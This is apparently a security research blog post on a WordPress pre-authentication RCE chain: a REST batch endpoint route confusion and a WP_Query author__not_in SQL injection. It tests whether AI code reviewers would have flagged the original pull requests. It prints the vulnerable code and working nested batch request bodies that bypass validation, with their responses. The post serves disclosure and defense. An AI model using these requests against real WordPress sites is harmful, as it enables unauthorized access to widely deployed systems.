

Around half of all websites on the Internet run on WordPress (a whopping 500M websites!), so when Searchlight Cyber managed to find a pre-authentication RCE
in WordPress, it was a pretty big deal for the security community.
Any WordPress site running one of these versions is vulnerable to unauthenticated remote code execution, with no preconditions:
WordPress 6.9.0 through 6.9.4, fixed in 6.9.5
WordPress 7.0.0 through 7.0.1, fixed in 7.0.2
WordPress 7.1 beta, fixed in 7.1 beta2
This stemmed from a combination of two vulnerabilities: CVE-2026-63030 is a route handler
confusion issue in the REST API batch endpoint, and CVE-2026-60137 is an SQL injection
in WordPress core.
After years of “shifting left” and trying to stop vulnerabilities at their source, would today’s code review and SAST tools have blocked the historical pull requests
that introduced this chain? We first look at how the vulnerability works, then recreate those pull requests and run the tools against them.
Understanding the vulnerability
The vulnerability chain combines two primitives:
POST /wp-json/batch/v1 bundles multiple REST API calls into a single HTTP request. The route is publicly callable and has no route-specific
permission check of its own. Normally, each sub-request is matched to a route, validated and sanitized against that route’s schema,
and then authorized using the matched handler’s permission_callback.
However, a route confusion flaw causes the arrays containing the sub-requests, validation results, and matched handlers to become misaligned.
Consequently, a sub-request can be validated and sanitized against one route’s schema but dispatched using a different route’s handler.


WordPress core’s WP_Query sanitization logic is flawed, sanitizing only arrays when processing the author__not_in parameter.
When the parameter is a string, it is not sanitized as an absint, so a subsequent SQL string interpolation can lead to a SQL injection.
Issue 2 on its own only matters if there is another primitive that allows untrusted string input to be passed to author__not_in. In isolation,
it would mean that a default WordPress site is not directly exploitable (but an installed plugin or theme that provides this primitive could make it exploitable).
With issue 1, WordPress core itself supplies the primitive needed to exploit WP_Query::author__not_in, by allowing a request that bypasses validation
to pass this value unsanitized.
In the batch endpoint implementation, serve_batch_request_v1() builds two arrays intended to be aligned with $requests[]:
$matches[] tracks which handler to dispatch each sub-request to
$validation[] tracks whether each sub-request passed validation
We can see that in an attempt to fix an issue where URL parsing of a sub-request was not properly handled, the code was modified to push a WP_Error object
onto $validation[] and then execute continue, without appending a corresponding entry to $matches[]:
1
foreach ( $requests as $single_request ) {
2
if ( is_wp_error( $single_request ) ) {
3
$has_error =true;
4
$validation[] = $single_request;
5
continue;
6
}
The bug here is that when a malformed sub-request is encountered, $requests and $validation remain aligned, while $matches becomes shorter by one entry.
Let’s use this to bypass the validation of the batch endpoint schema, which doesn’t allow GET sub-requests. For example, the following request:
1
POST /?rest_route=/batch/v1 HTTP/1.1
2
Host:localhost:8888
3
Content-Type:application/json
4
Content-Length:75
5
6
{
7
"requests": [
8
{ "method":"GET","path":"/wp/v2/posts" }
9
]
10
}
will be rejected with:
1
{
2
"code":"rest_invalid_param",
3
"message":"Invalid parameter(s): requests",
4
"data": {
5
"status":400,
6
"params": {
7
"requests":"requests[0][method] is not one of POST, PUT, PATCH, and DELETE."
8
},
9
"details": {
10
"requests": {
11
"code":"rest_not_in_enum",
12
"message":"requests[0][method] is not one of POST, PUT, PATCH, and DELETE.",
13
"data":null
14
}
15
}
16
}
17
}
But one can use a neat trick to get around this. By making use of the off-by-one desync between $requests and $matches,
we can make the batch endpoint call itself again, this time with a GET sub-request in the body:
1
{
2
"requests": [
3
{ "method":"POST","path":"http://" },
4
{
5
"method":"POST",
6
"path":"/wp/v2/posts",
7
"body": {
8
"requests": [
9
{ "method":"POST","path":"/wp/v2/posts" },
10
{ "method":"GET","path":"/wp/v2/posts" }
11
]
12
}
13
},
14
{ "method":"POST","path":"/batch/v1" }
15
]
16
}
The 3 sub-requests are parsed and validated in order:
POST /wp/v2/posts: wp_parse_url() succeeds. $validation = [ error, OK ], $matches = [ posts_handler ]
POST /batch/v1: wp_parse_url() succeeds. $validation = [ error, OK, OK ], $matches = [ posts_handler, batch_handler ]
So the body of request 2 is validated and sanitized against the posts route’s schema, but dispatched using the batch route’s handler. Since
the posts route’s schema doesn’t contain requests, the requests array is not validated.
Therefore, the requests array is passed
unvalidated to the batch route’s handler, which will now process the nested sub-requests and execute the GET request:
1
{
2
"responses": [
3
{
4
"body": {
5
"code":"parse_path_failed",
6
"message":"Could not parse the path.",
7
"data": { "status":400 }
8
},
9
"status":400,
10
"headers": []
11
},
12
{
13
"body": {
14
"responses": [
15
...
16
{
17
"body": [
18
{
19
"id":1,
20
...
21
"slug":"hello-world",
22
"status":"publish",
23
"type":"post",
24
"link":"http:\/\/localhost:8888\/?p=1",
25
"title": { "rendered":"Hello world!" },
26
"content": {
27
"rendered":"\n<p>Welcome to WordPress. This is your first post. Edit or delete it, then start writing!<\/p>\n",
Combined with the above primitive, we can now make a GET request to /wp/v2/posts including the author_exclude query parameter.
Since the request containing the author_exclude query parameter is validated against the categories route’s schema, which doesn’t
contain author_exclude, the value is passed through unchanged to the posts route’s handler:

To reproduce the PRs that introduced the vulnerability, I recreated both PRs using the exact commits, title, and description.
Route handler confusion
After creating a PR with the original vulnerable commit,
I got Hacktron to review the PR:
Recreated pull request for the batch endpoint fix, with the review bots listed as reviewers

Hacktron identified the index misalignment issue and commented on the exact lines of code that introduced the vulnerability:

Hacktron review comment on class-wp-rest-server.php, batch request index misalignment leading to authorization bypass
While the finding was mostly correct, the impact was slightly misstated:
Because of the index shift, a request is processed using the handler (including its permission_callback and execution callback) of a subsequent request in the batch,
leading to a complete bypass of authorization controls and unauthorized action execution.
It is true that a request is processed using the permission and execution callbacks of a subsequent request in the batch, but to be precise, it is the schema
validation that is bypassed, not the permission (authorization) controls.
Hacktron still described the security impact, namely that an attacker can craft a request that reaches
a different, potentially sensitive route from the one it was intended for and validated against:
Hacktron comment, steps to reproduce the index misalignment with an example batch request
SQL injection via WP_Query
We can run a similar experiment here:

Recreated pull request WP_Query: sort more arrays to improve cache hits, with Hacktron and Copilot as reviewers
